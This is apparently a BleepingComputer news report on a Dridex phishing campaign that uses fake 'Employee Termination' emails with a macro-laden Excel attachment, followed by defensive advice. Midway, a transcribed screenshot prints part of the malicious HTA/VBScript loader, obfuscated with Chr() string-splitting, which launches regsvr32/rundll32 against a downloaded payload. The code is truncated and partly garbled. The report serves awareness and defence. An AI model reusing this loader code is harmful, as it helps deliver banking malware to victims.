

Dridex malware trolls employees with fake job termination emails

By Lawrence Abrams


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A new Dridex malware phishing campaign is using fake employee termination emails as a lure to open a malicious Excel document, which then trolls the victim with a season's greeting message.

Dridex is a banking malware spread through malicious emails that was initially developed to steal online banking credentials. Over time, the developers evolved the malware to use different modules that provide additional malicious behavior, such as installing other malware payloads, providing remote access to threat actors, or spreading to other devices on the network.

This malware was created by a hacking group known as Evil Corp, which is behind various ransomware operations, such as BitPaymer, DoppelPaymer, WastedLocker variants, and Grief. Due to this, Dridex infections are known to lead to ransomware attacks on compromised networks.



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
Dridex affiliate trolls researchers, victims

A Dridex affiliate has been conducting numerous malicious email campaigns over the past few weeks where they [troll researchers](#) with email addresses and filenames composed of racist and antisemitic words.

A security researcher known as [TheAnalyst discovered](#) that Dridex is again trolling people, but this time it's the victims who are being sent fake employee termination emails.


These emails use the subject of "Employee Termination" and tell the recipient that their employment is ending on December 24th, 2021, and that "this decision is not reversible."

The emails include an attached Excel password-protected spreadsheet named 'TermLetter.xls' that allegedly contains information on why they are being fired and the password required to open the document.




Dridex Employee Termination phishing email

When the recipient opens the Excel spreadsheet and enters the password, a blurred "Personnel Action Form" will be displayed, saying they must "Enable Content" to view it properly.



Malicious Excel attachment

When the victim Enables Content, a popup will be displayed trolling the victim with an alert stating, "Merry X-Mas Dear Employees!"



Dridex distributor trolling victims

However, unbeknownst to the victim, malicious macros have been executed that create and launch a malicious HTA file saved to the C:\ProgramData folder.

This random-named HTA file pretends to be an RTF file but contains malicious VBScript that downloads Dridex from Discord to infect the device, all while wishing the victim a Merry Christmas.

A screenshot of a Notepad2 window titled "OrpEFXpPmbhldNGCBBETXZq.rtf - Notepad2". The code is a malicious HTA file disguised as an RTF file. It contains VBScript code that creates a hidden window, sets window properties, and executes a function to download and execute a file from a Discord link. The code uses various escape sequences like Chr(83) and Chr(116) to bypass security checks. The code is as follows:

```
1
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <HTA:APPLICATION ID="CS"
6 APPLICATIONNAME="Test"
7 WINDOWSTATE="minimize"
8 MAXIMIZEBUTTON="no"
9 MINIMIZEBUTTON="no"
10 CAPTION="no"
11 SHOWINTASKBAR="no">
12 <script type="text/vbscript" LANGUAGE="VBScript" >
13 Set VUH2vpqwhjBgoE = CreateObject("MS" & "" & "XM" & "L2." & "" & "" & "XML" & "" & "HT" & "" & "" & Chr(84) & ""
14 & "p." & Chr(54) & ".0")
15 RtFhoigyzGHRNVCV = "" & "wsc" & "ri" & "pt" & Chr(46) & "" & "She" & Chr(108) & Chr(108) & ""
16 Set RCQvoXlWJi = CreateObject(RtFhoigyzGHRNVCV)
17 Set KMAuOfFowoAoS0 = CreateObject(Chr(83) & "cri" & "pti" & "" & "ng" & "" & "" & ".F" & "ile" & "Sys" & "" & Chr
(116) & "" & "em" & "Ob" & "je" & "ct")
18
19 Function rafGbNnykAmoj(1HeuxBbwPPzmKLvii, DEWxEbmnMkuNmJa)
20 rafGbNnykAmoj = Int((DEWxEbmnMkuNmJa - 1HeuxBbwPPzmKLvii + 1) * Rnd() + 1HeuxBbwPPzmKLvii)
21 End Function
22
23
24 Function rNtfvZAEoXKEPSs()
25 kJVygbvmZG = "wm" & Chr(105) & "c" & "pr" & "oc" & "es" & "" & "s" & "c" & "al" & "l" & "c" & "" & "rea" & "te" & Chr
(32) & Chr(34) & "run" & Chr(100) & Chr(108) & "l3" & "2.e" & Chr(120) & "e" & Chr(67) & "" & Chr(58) & "\p" &
"rog" & "ra" & "" & "mDa" & Chr(116) & "a" & Chr(107) & "hln" & Chr(105) & "gg" & Chr(101) & "r." & "bi" & "" &
"" & "n" & "Dl" & Chr(108) & "Re" & Chr(103) & "js" & "te" & Chr(114) & "Ser" & "ver" & Chr(34)
26 HqVxMLjAQIDMB = "wmi" & Chr(99) & "p" & Chr(114) & "oce" & "ss" & "ca" & "l" & Chr(99) & "" & "rea" & "te"
& Chr(32) & Chr(34) & Chr(114) & Chr(101) & "gs" & "vr3" & "2.e" & "xe" & "/" & Chr(115) & "" & "" & Chr(32) &
"C:" & Chr(92) & Chr(92) & Chr(80) & Chr(114) & "ogr" & "amb" & "ata" & Chr(92) & Chr(107) & Chr(104) & "" & "lnj"
& "gg" & "er." & Chr(98) & "in" & Chr(34)
27 EFLBvodCO1vTAyT = Chr(119) & Chr(109) & Chr(105) & Chr(99) & "" & "pr" & Chr(111) & "ces" & Chr(115) & Chr(32)
) & "ca" & "l" & "cre" & "at" & "e" & Chr(34) & Chr(114) & Chr(101) & "" & Chr(103) & "sv" & Chr(114) & Chr(51)
) & "2.e" & "xe" & Chr(45) & "s" & "C:" & Chr(92) & "" & "Pr" & "" & "ogr" & Chr(97) & "mDa" & "" & "ta" & "" &
& Chr(107) & "hln" & "ig" & Chr(103) & "er" & "" & Chr(46) & "bi" & Chr(110) & Chr(34)
28 twYqgwuxrWISESHG = Array(HqVxMLjAQIDMB, kJVygbvmZG, EFLBvodCO1vTAyT)
29 rNtfvZAEoXKEPSs = twYqgwuxrWISESHG(rafGbNnykAmoj(LBound(twYqgwuxrWISESHG), UBound(twYqgwuxrWISESHG)))
30 End Function
31
32 Function bxEOJqumBFV(bsMEXwfcZmIwer)
33 rKIuJIsSsgypFw = bsMEXwfcZmIwer.ResponseBody
34 fHrrLyhoxZigv = bsMEXwfcZmIwer.Status
35 If Len(rKIuJIsSsgypFw)>1999 And fHrrLyhoxZigv = 200 Then
36 Set VtwQDJIrptcYDYA = CreateObject("AD" & "" & Chr(79) & "" & Chr(68) & Chr(66) & "" & ".S" & "tre" & Chr(97)
& Chr(109) & "")
```


Malicious HTA file disguised as an RTF file

As a little extra "joke," the TheAnalyst told BleepingComputer that the Dridex file downloaded from Discord is named 'jesusismyfriend.bin.'

Once Dridex is launched, it will begin installing additional malware, stealing credentials, and performing other malicious behavior.

Therefore, if you receive an email stating you are fired right before Christmas, be sure to reach out to your human resources department or employer before opening the email.

As Dridex infections commonly lead to ransomware attacks, Windows admins need to stay on top of the latest malware distribution methods and train employees on how to spot them as well.



[Automated Pentesting Covers Only 1 of 6 Surfaces.](#)

Automated pentesting proves the path exists. BAS proves whether your controls stop it. Most teams run one without the other.

This whitepaper maps six validation surfaces, shows where coverage ends, and provides practitioners with three diagnostic questions for any tool evaluation.

Source: <https://www.bleepingcomputer.com/news/security/dridex-malware-trolls-employees-with-fake-job-termination-emails/>